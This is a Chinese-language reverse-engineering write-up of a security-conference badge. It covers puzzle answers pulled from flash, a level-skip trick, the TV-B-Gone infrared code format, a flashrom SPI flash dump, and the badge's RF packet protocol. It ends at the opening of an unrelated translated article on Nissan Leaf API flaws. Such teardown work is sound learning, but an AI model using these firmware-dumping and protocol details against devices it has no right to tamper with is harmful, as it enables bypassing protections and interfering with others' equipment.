STRB.W LR, [R4,#0x14]
STR.W R1, [R4,#0xC3]
STR.W R0, [R4,#0xD0]
STRB.W R10, [R4,#0x54]
STRH.W R11, [R4,#0x76]
STRB.W R9, [R4,#0x90]
STRH.W R6, [R4,#0xC7]
STRH.W R5, [R4,#0x59]
STRB.W R8, [R4,#0x5B]
LDRH.W R3, [R12,#(aWorld_1+4 - 0x92C8)] ; "D"
STRH.W R3, [R4,#0xD4]
BL    sub_CDO
ADD.W R0, R4, #0x15
ADD.W R1, R4, #0x7B
BL    puz4
ADD.W R0, R4, #0x26
ADD.W R1, R4, #0x9D
BL    pubz6
ADD.W R0, R4, #0x37
ADD.W R1, R4, #0xAE
BL    puz7
POP.W {R3-R11,LR}
B.W  update_flash
```

)32,1022) 0000216C 0000216C: puz+8 (Synchronized with Hex )

解释一下这里面的一些逻辑。

这里面每一道题的提示和答案，还有用户自定义 ID 存储在 flash 0xe000 开始的区域里面，总共长度 0xe2 个字节，运行时会把这块区域数据读到 SRAM 里面，在 SRAM 里面进行操作，然后把 SRAM 结果写回到 0xe000 这块区域里，以保证下次设备重启数据和进度不会丢失，其结构如下。

0xe000 ---0xe010 存储用户设置的 ID

0xe014 --- 0xe015 存储用户过了多少关了 ( 直接改成 9 就通关了 : ), 修改 SRAM 里面相应的存储的数据 , 然后通过 ID 设置来触发写回到 0xe014 , 这样就生效了 )

如下是不同关卡的提示和答案 :



```
:0000E014      DCB    6
:0000E015 aTqnVsYe_0  DCB "TQN:VS:YE",0
:0000E01F      DCB    0
:0000E020      DCB    0
:0000E021      DCB    0
:0000E022      DCB    0
:0000E023      DCB    0
:0000E024      DCB  0
:0000E025      DCB    0
:0000E026 a211214232193_0  DCB "211214232193211",0
:0000E036      DCB    0
:0000E037 a39456732_0  DCB "39456732",0
:0000E040      DCB    0
:0000E041      DCB    0
:0000E042      DCB    0
:0000E043      DCB    0
:0000E044      DCB    0
:0000E045      DCB    0
:0000E046      DCB    0
:0000E047      DCB    0
:0000E048 aUrlnmywOrld_1  DCB "URINMYWORLD!",0
:0000E055      DCB  0, 0, 0
:0000E058      DCB    0
:0000E059 a42_0     DCB "42",0
:0000E05C      DCD  0, 0, 0
:0000E068      DCB  0
:0000E069      DCB    0
:0000E06A aOrdredutempl_1  DCB "ORDREDUTEMPLE",0
:0000E078      DCB    0
:0000E079      DCB    0
:0000E07A      DCB    0
:0000E07B aFqjpvdpok_0  DCB "FQJPVDPOK",0
:0000E085      DCB    0
:0000E086      DCB    0
:0000E087      DCB    0
:0000E088      DCB    0
:0000E089      DCB    0
:0000E08A      DCB    0
:0000E08B      DCB    0
:0000E08C aVytx_0     DCB "VYTX",0
:0000E091      DCB    0
:0000E092      DCB    0
:0000E093      DCB    0
:0000E094      DCB    0
:0000E095      DCB    0
:0000E096      DCB    0
:0000E097      DCB    0
:0000E098      DCB    0
:0000E099      DCB    0
:0000E09A      DCB    0
:0000E09B      DCB    0
:0000E09C      DCB    0
```



```
ASH:0000E093      DCB    0
ASH:0000E094      DCB    0
ASH:0000E095      DCB    0
ASH:0000E096      DCB    0
ASH:0000E097      DCB    0
ASH:0000E098      DCB    0
ASH:0000E099      DCB    0
ASH:0000E09A      DCB    0
ASH:0000E09B      DCB    0
ASH:0000E09C      DCB    0
ASH:0000E09D aLoyal_0   DCB "LOYAL",0
ASH:0000E0A3      DCB    0
ASH:0000E0A4      DCD 0, 0
ASH:0000E0AC      DCB 0
ASH:0000E0AD      DCB    0
ASH:0000E0AE aGnilcs_0  DCB "GNILCS",0
ASH:0000E0B5      DCB    0
ASH:0000E0B6      DCB    0
ASH:0000E0B7      DCB    0
ASH:0000E0B8      DCB    0
ASH:0000E0B9      DCB    0
ASH:0000E0BA      DCB    0
ASH:0000E0BB      DCB    0
ASH:0000E0BC      DCB 0
ASH:0000E0BD      DCB    0
ASH:0000E0BE      DCB    0
ASH:0000E0BF aFibonacci_1 DCB "FIBONACHI",0
ASH:0000E0C9      DCB    0
ASH:0000E0CA      DCB    0
ASH:0000E0CB      DCB    0
ASH:0000E0CC      DCB    0
ASH:0000E0CD      DCB    0
ASH:0000E0CE      DCB    0
ASH:0000E0CF      DCB    0
ASH:0000E0D0 aWorld_0   DCB "WORLD",0
ASH:0000E0D6      ALIGN 0x10
ASH:0000E0E0      DCB    0
```

比较每一个关卡的用户输入答案，并进行更新



```
-----  
LASH:00002886      LDR    R2, =0x20000528  
LASH:00002888      CMP    R3, R2  
LASH:0000288A      BNE.W loc_24B4  
LASH:0000288E      LDR    R6, =0x20001060  
LASH:00002890      LDR    R0, =answer_user_start  
LASH:00002892      LDRB   R4, [R6,#0x14]  
LASH:00002894      ADD.W R1, R4, R4,LSL#4  
LASH:00002898      ADDS   R1, #0x48 ; 'H'  
LASH:0000289A      ADD    R1, R6  
LASH:0000289C      BL     strcmp  
LASH:000028A0      MOV    R7, R0  
LASH:000028A2      CMP    R0, #0  
LASH:000028A4      BNE.W loc_29CA  
LASH:000028A8      ADDS   R4, #1  
LASH:000028AA      STRB   R4, [R6,#0x14]  
LASH:000028AC      BL     update_flash  
LASH:000028B0      MOV    R1, R7  
LASH:000028B2      MOVS   R2, #0x11  
LASH:000028B4      LDR    R0, =answer_user_start  
LASH:000028B6      BL     memset  
LASH:000028BA      LDR    R0, =right  
LASH:000028BC      BL     display_list  
LASH:000028C0      LDR    R0, =0x200009F4  
LASH:000028C2      MOVS   R1, #0xC0 ; '♦'  
LASH:000028C4      BL     sub_65AC  
LASH:000028C8      MOVW   R3, #0x4EF
```

0x20001060 存储着 flash 地址 0xe000 里面的数据

偏移 0x14 就是用户当前所在关卡数，如果答案比较相等，这个关卡数加 1 并写回到 flash 里面，并在屏幕上显示『right!』。

总共 9 道题的答案分别是：

```
UR1NMYWORLD!  
42  
ORDREDUTEMPLE  
FQJPVDPOK  
VYTX  
LOYAL  
GNILCS  
FIBONACHI  
WORLD
```

通关最后的结果如下：



如果你只想知道答案，看到这里就可以了，接下来会讲讲里面的一些其它功能。

## 探密 TVB Gone 功能篇

当所有的关卡都通过后，会多出来两项列表，分别是：

6. Led Light

7. TVB Gone

进入 Led Light 前置的两个 led 灯可以显示 3 种颜色 ,这里是通过设置 12 号 GPIO 和 19 号 GPIO 口 ,对应在芯片上的引脚是 18 和 29.

这里我们重点关注这个 TVB Gone 功能 ,这个一个可以通过红外信号远程关闭很多不同品牌的电视的小应用 ,具体介绍参考 <https://en.wikipedia.org/wiki/TV-B-Gone>

我们知道我们家里面使用的电视的遥控器 ,一般都是发射的红外信号 ,来控制电视的开关 ,调台等操作 ,这个 TVB Gone 的功能就是通过发射不同品牌和不同频率的控制信息来达到关闭遥控电视的目的。

红外控制信号通过一定频率的 PWM(脉冲宽度调制)调制方式输出给 led 灯 ,led 灯产生的红外信号影响遥控电视。

研究发现这个板子里面存储了 80 组红外控制信号源数据 ,通过特定的数据结构来存储 ,例如如下。



```
00000000  ircode      struc ; (sizeof=0x10, mappedto_26) ; XREF: FLASH:stru_96D0/r
00000000                           ; FLASH:stru_97BC/r ...
00000000  freq         DCD ?
00000004  pairs        DCB ?
00000005  bits_per_idx DCB ?
00000006  unknown       DCW ?
00000008  code_times_ptr DCD ?
0000000C  times_ptr    DCD ?
00000010  ircode      ends
```

如下是存储每一组数据的地方指针列表

SRAM: 200006A8	ircode_tbl_list	DCD stru_A004	; DATA XREF: ; FLASH:01
SRAM: 200006A8		DCD stru_97BC	
SRAM: 200006AC		DCD stru_A328	
SRAM: 200006B0		DCD stru_9BC4	
SRAM: 200006B4		DCD stru_96D0	
SRAM: 200006B8		DCD unk_9FB4	
SRAM: 200006BC		DCD unk_963C	
SRAM: 200006C0		DCD unk_97A4	
SRAM: 200006C4		DCD stru_9F04	
SRAM: 200006C8		DCD unk_9A44	
SRAM: 200006CC		DCD dword_9794	
SRAM: 200006D0		DCD dword_9CCC	
SRAM: 200006D4		DCD dword_9D54	
SRAM: 200006D8		DCD dword_96A8	
SRAM: 200006DC		DCD dword_9F74	
SRAM: 200006E0		DCD unk_9AB0	
SRAM: 200006E4		DCD unk_961C	
SRAM: 200006E8		DCD unk_9EF4	
SRAM: 200006EC		DCD unk_9A1C	
SRAM: 200006F0		DCD dword_9570	
SRAM: 200006F4		DCD unk_9E88	
SRAM: 200006F8		DCD dword_99DC	
SRAM: 200006FC		DCD unk_9E5C	
SRAM: 20000700		DCD unk_9E18	
SRAM: 20000704		DCD unk_9930	
SRAM: 20000708		DCD unk_A244	
SRAM: 2000070C		DCD unk_9D64	
SRAM: 20000710		DCD unk_96B8	
SRAM: 20000714		DCD unk_A19C	
SRAM: 20000718		DCD unk_9CBC	
SRAM: 2000071C		DCD unk_99AO	
SRAM: 20000720		DCD unk_A288	
SRAM: 20000724		DCD unk_9FDC	
SRAM: 20000728		DCD unk_9914	
SRAM: 2000072C		DCD unk_A218	
SRAM: 20000730		DCD unk_9D30	
SRAM: 20000734		DCD off_9C54	
SRAM: 20000738		DCD unk_9820	
SRAM: 2000073C			

我们挑选其中一组来看

```
FLASH:0000A004 stru_A004      ircode <0x9600, 0x1A, 2, 0, 0x9E38, 0x97B4>
FLASH:0000A004                           ; DATA XREF: FLASH:0000AE98↓o
FLASH:0000A004                           ; SRAM:ircode tbl list↓o
```

解释一下每个字段的含义：

0x9600：表示这种数据的发射频率 38400Hz

0x1a：表示有多少对数据需要发送出去

0x02：表示每发送一对信号里面承载着 2 个 bit 数据



0x9e38 : 表示存储时间对的指针地址

0x97b4 : 表示要发送的数据的指针地址

地址 0x97b4 在存储的数据如下 :

{0xe2, 0x20, 0x80, 0x78, 0x88, 0x20, 0x10}

上面有讲这些数据需要发送 26 次 , 每次是 2 个 bit , 总共就是 52 个 bit

上面是 7 个字节 , 总共是 56 个 bit , 还有 4 个 bit 怎么办 , 后面再说。

这个时候我们需要说说存储时间对的指针了。

地址 0x9e38 存储的时间对 :

```
{60, 60,  
60, 2700,  
120, 60,  
240, 60}
```


这个时间对分别是 time on 和 time off

解释这两个概念时先计算一下 PWM 调制的周期时间

$1/38400=26\mu s$  ( 微秒 )

该 MCU 的系统时钟是 46Mhz , 这里使用了一个 16 位的通用定时器 GPT TimerB

我们通过代码得知该 PWM 调制的占空比 ( duty cycle ) 是 33.3% , 什么是占空比 , 就是在一个 PWM 周期里面高电平占总电平的比例 , 如下图 :



这个 PWM 的周期是  $26\mu s$  , 高电平是  $8.84\mu s$  , 所以占空比就是  $8.84/26=33.3\%$  , 也就是  $1/3$  , 我们从代码里面也能看到。



```
1 int __fastcall setTimeOn(char a1, int a2, unsigned int freq)
2 {
3     char v3; // r8@1
4     unsigned int v4; // r5@1
5     signed int v5; // r4@1
6     char v6; // r7@3
7     int result; // r0@5
8
9     v3 = a1;
10    v4 = 46000000 / freq;
11    v5 = 3 * (a2 * freq / 1000000);
12    if ( ROM_PRCMPowerDomainStatus(4) != 1 )
13        sub_44F0();
14    v6 = MEMORY[0x40082054];
15    ROM_PRCMPeripheralRunEnable(0);
16    MEMORY[0x60082028] = 1;
17    while ( !(MEMORY[0x40082028] & 2) )
18    ;
19    result = 0x4001000C;
20    do
21    {
22        MEMORY[0x40022090] = 1 << v3;
23        MEMORY[0x4001002C] = v4 / 3;
24        MEMORY[0x4001000C] |= 0x100u;
25        while ( MEMORY[0x4001000C] & 0x100 )
26        ;
27        MEMORY[0x400220A0] = 1 << v3;
28        MEMORY[0x4001002C] = 2 * (v4 / 3);
29        MEMORY[0x4001000C] |= 0x100u;
30        while ( MEMORY[0x4001000C] & 0x100 )
31        ;
32        v5 -= 3;
33    }
34    while ( v5 >= 0 );
35    if ( !(v6 & 1) )
36    {
37        result = ROM_PRCMPeripheralRunDisable(0);
38        MEMORY[0x60082028] = 1;
39        while ( !(MEMORY[0x40082028] & 2) )
40        ;
41    }
42    return result;
43 }
```

这个 PWM 输出使用的是 4 号 GPIO 口，地址 0x40022090 是设置各个 GPIO 口置 bit1 的地方，这里赋值 0x10 刚好是置 4 号 GPIO 口 bit1，也就是高电平，地址 0x4001002c 设置定时器时间，也就是这个高电平持续多长时间，后面 0x400220a0 是设置各个 GPIO 口清除 bit1，也就是置 bit0，这个是 0x10，表示置 4 号 GPIO 口 bit0，也就是进入低电平，设置定时器长度在地址 0x4001002c，时长是高电平的 2 倍，这就是一个周期 time on 的状态，通过计算我们能够得出一个周期高电平的时长。

系统时钟周期 1/46000000

$$(46000000/38400/3.0)*(1/46000000)=8.67\mu s$$

好了，继续回来上面的时间对 Time on 和 time off  
{60, 60 ,

60 , 2700 ,  
120 , 60 ,  
240 , 60}

把每个数字乘以 10 , 时间单位是微秒 , 这个 10 怎么来的 , 代码里面看到的 , 不知道原因  
( 搞硬件的同学帮忙解释下 )。

```
1 int __fastcall pwm_output(int a1, int a2, int a3, unsigned int a4, int a5)
2 {
3     int v5; // r4@1
4     unsigned int v6; // r6@1
5
6     v5 = a2;
7     v6 = a4;
8     if ( a3 )
9         setTimeOn(a5, 10 * a1, a4);
0     else
1         MEMORY[0x40022090] = 1 << a5;
2     return setTimeOff(a5, 10 * v5, v6);
3 }
```

{600 , 600 ,  
600 , 27000 ,  
1200 , 600 ,  
2400 , 600}

每对数字前的数字表示 Time on , 就是在这个数字的时间内 , PWM 信号周期性出现 , 后面的数字 Time Off 表示低电平没有 PWM 周期性变化。

这两个组合在一起的 PWM 信号就是表示数字信号里面的 2 个 bit 位 , 上面有提到

{600 , 600 , 代表 bit 位『0 0』}

600 , 27000 , 代表 bit 位『0 1』

1200 , 600 , 代表 bit 位『1 0』

2400 , 600} , 代表 bit 位『1 1』

所以这个红外信号就是通过 PWM 的这种方法调制发射出去的 , 继续上面的例子 , 我们要发送的数据如下。

{0xe2, 0x20, 0x80, 0x78, 0x88, 0x20, x10}

发送数据的顺序是 LSB , 就是从左到右开始发 , 比如 0xe2 的比特数据是

“ 11100010 ”

先发 11 , 10 , 00 , 10 对应的发送时间序列对就是


2400 , 600  
1200 , 600  
600 , 600

1200 , 600

我们可以通过逻辑分析仪来看这些信号发送的情况


第一组发送的比特 11

Time on 2400 微秒(也就是 2.4 毫秒), 我们观察到按照周期性变化的 PWM 信号长度就是 2.4 毫秒, 低电平的时长就是 600 微秒左右




第二组发送的比特 10

time on 时长 1200 微秒, time off 时长 600 微秒




第三组发送的比特 00

time on 时长 600 , time off 时长 600



第四组发送的比特 10


time on 时长 1200 微秒, time off 600 微秒



好了, 上面我们有提到要发送的数据是 7 个字节, 56bit, 但是只发送了 26 对也就是 52bit, 还有 4bit 怎么办, 我们看最后一个字节 0x10 对应的比特位是 00010000

因为最后 4 位都是 bit0，所以直接低电平补位了（猜测）。

最后在 14 秒左右遍历了 80 组红外信号来尝试关闭远端的遥控电视



## 外置 Flash 篇


我们似乎忘记了那个 4MB 的 winbond 的外置 flash 了，它的功能如下：


1. 存储一些文字介绍信息
2. 存储 LCD 文字显示映射码
3. 存储启动的图片
4. 存储了一个变量

如果 dump 外置 flash ?

先祭出我的神器 FT2232h Min Module，用热风枪把外置 flash 吹下来，

然后夹住，连线如下图，SPI 接口一一对应好就可以了。





通过软件 flashrom 来读取 flash 里面的内容


运行 `flashrom -p ft2232_spi:type=2232H,port=A -r flash_cc.bin`

```
vessial@vessial-x230:~/kernel$ flashrom -p ft2232_spi:type=2232H,port=A
flashrom v0.9.8-r1917 on Linux 3.19.0-49-generic (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Calibrating delay loop... OK.
Found Winbond flash chip "W25Q32.V" (4096 kB, SPI) on ft2232_spi.
No operations were specified.
vessial@vessial-x230:~/kernel$ flashrom -p ft2232_spi:type=2232H,port=A -r fl
ash_cc.bin
flashrom v0.9.8-r1917 on Linux 3.19.0-49-generic (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Calibrating delay loop... OK.
Found Winbond flash chip "W25Q32.V" (4096 kB, SPI) on ft2232_spi.
Reading flash... done.
```

LCD 显示是通过硬件 I2C 协议写入数据，ASCII 码和 UNICODE 显示逻辑如下



## 汉字通过 UTF8 解码然后 GBK 编码后存储

The screenshot shows a debugger interface with a memory dump and assembly code. The assembly code is as follows:


```
5:0FFE000: ff .....  
5:0FF00h: FF .....  
5:1000h: D4 DA 55 6E 69 63 6F 72 6E 54 65 61 6D B5 C4 20 ..UnicornTeam..  
5:1010h: B4 F3 C1 A6 D6 A7 B3 D6 CF C2 A3 AC 53 79 53 63 .....SySc  
5:1020h: 61 6E 33 36 30 B0 B2 C8 AB B4 F3 BB E1 D7 D4 32 an360.....2  
5:1030h: 30 31 33 C4 EA BF AA CA BC A3 AC D3 B2 BC FE 20 013.....  
5:1040h: D7 A8 B0 .....  
5:1050h: BD EC B4 .....  
5:1060h: CD AC D6 .....  
5:1070h: D6 C3 C1 >>> f=file("/Users/vessial/dji/syscan/flash_cc.bin",'rb')  
5:1080h: 65 A1 A3 >>> p=f.read()  
5:1090h: D3 C9 55 >>> d=p[0x51000:0x51180]  
5:10A0h: B6 D3 D1 >>> print d.decode('utf8').encode('gbk')  
5:10B0h: D4 C6 B6 在UnicornTeam的大力支持下，SyScan360安全大会自2013年开始，硬件专家简云定为每一届  
5:10C0h: D4 AC B1 团队硬件组负责人简云定、安全研究员袁舰、荣誉顾问冀磊联手打造，功能更强更酷炫。同时  
5:10D0h: C0 DA C1 的隐藏功能，欢迎各位专家品鉴！  
5:10E0h: B9 DC C1
```

The memory dump shows the bytes corresponding to the printed text, including the Chinese characters and their encoding.

所以想在显示屏上面显示中文汉字，只需要把汉字 UTF8 解码然后 GBK 编码后放到相应的位置就可以了，例如

```
>>> '谢君'.decode('utf8').encode('gbk')  
\xd0\xbb\xbe\xfd'
```

这四个字节写入地址 0x20001060 处，然后写回内置 flash 就出来如下效果了。



## 无线通信篇 ( RF )

该板子带一个无线收发功能 ,中心频率是 433.92Mhz ,速率 50Kbps ,2-GFSK 方式调制 ,该无线功能一直处于监听状态 ,当收到服务端发过来的相应命令的数据包时 ,会做相应的解析 ,并且发相应的包响应。

这个无线功能有如下一些功能 ,我就挑选了几个 :

广播请求客户端提交你们的用户 id 信息

广播请求客户端提交你们的通过关卡数的信息

服务端器发送无线数据格式如下 :

0x00 0xaa 无线通信前导码(preamble)

0x01 数据包 payload 长度

0x02 请求命令

0x03-0x04 header 0x5555 或者 0x2b2

0x05 序列号(seq)

0x06 地址

0x07 子命令

end 两个字节的数据包校验和

客户端发送数据格式如下 :

0x00 0xaa 前导码

0x01 数据包长

0x02 请求命令

0x03-0x04 头部 header 0x02 0xb2

0x05 对应服务端发过来的地址

0x06 子命令

0x7—需要提交的一些数据

end 两个字节的校验和

校验和算法：

把字段数据包长度后面的数据，不包括校验和字段，每个字节数据相加结果再和校验和作比较。

我节选了几个数据交互对，由于我们现在不可能收到服务器发的数据，所以只能根据逆向代码来判断发送的内容是什么样的：

recv 是来自服务器发的，send 是我们的板子响应发出去的。

Seq 是序列号，add 是地址，各占一个字节

请求提交你过了多少关：

请参考以下代码 [»](#)

```
recv 0xaa 0x06 0x02 0x55 0x55 seq add 0x01 chk1 chk2
send 0xaa 0x08 0x03 seq 0x02 0xb2 add 0x01 0xff 0x09 chk1 chk2
```

请求提交板子的用户 id，名字长度是 16 个字节：

请参考以下代码 [»](#)

```
recv 0xaa 0x06 0x02 0x55 0x55 seq add 0x03 chk1 chk2
send 0xa 0x16 0x03 seq 0x02 0xb2 add 0x03 username chk1 chk2
```

其它：

请参考以下代码 [»](#)

```
recv 0xaa 0x06 0x04 0x02 0xb2 seq add 0x01 chk1 chk2
send 0xaa 0x05 0x05 seq 0x02 0xb2 add chk1 chk2
```

## 结论

当然还有改进的空间，比如在解题算法代码上面，不要用明文存储答案，经过一些算法混淆处理，可以提高代码分析的门槛。

硬件上面的一些反调试对抗，可以考虑一些芯片硬件特性的支持，比如今年 defcon 上面使用的 intel 在 quark d2000 x86 芯片，里面有一个 jtag 的 disable 的 OTP 比特位，烧录设置后 jtag 硬件调试就不能用了。

相信他们在设计这块板子的时候也是付出了很多精力，逆向也是一个学习的过程，感谢。

# 通过 API 漏洞控制 Nissan Leaf 电动汽车

作者 : Troy Hunt 译者 : WisFree

原文地址 : <https://www.troyhunt.com/controlling-vehicle-features-of-nissan/>

译文来源 : 【安全客】<http://bobao.360.cn/learning/detail/2761.html>

## 前言



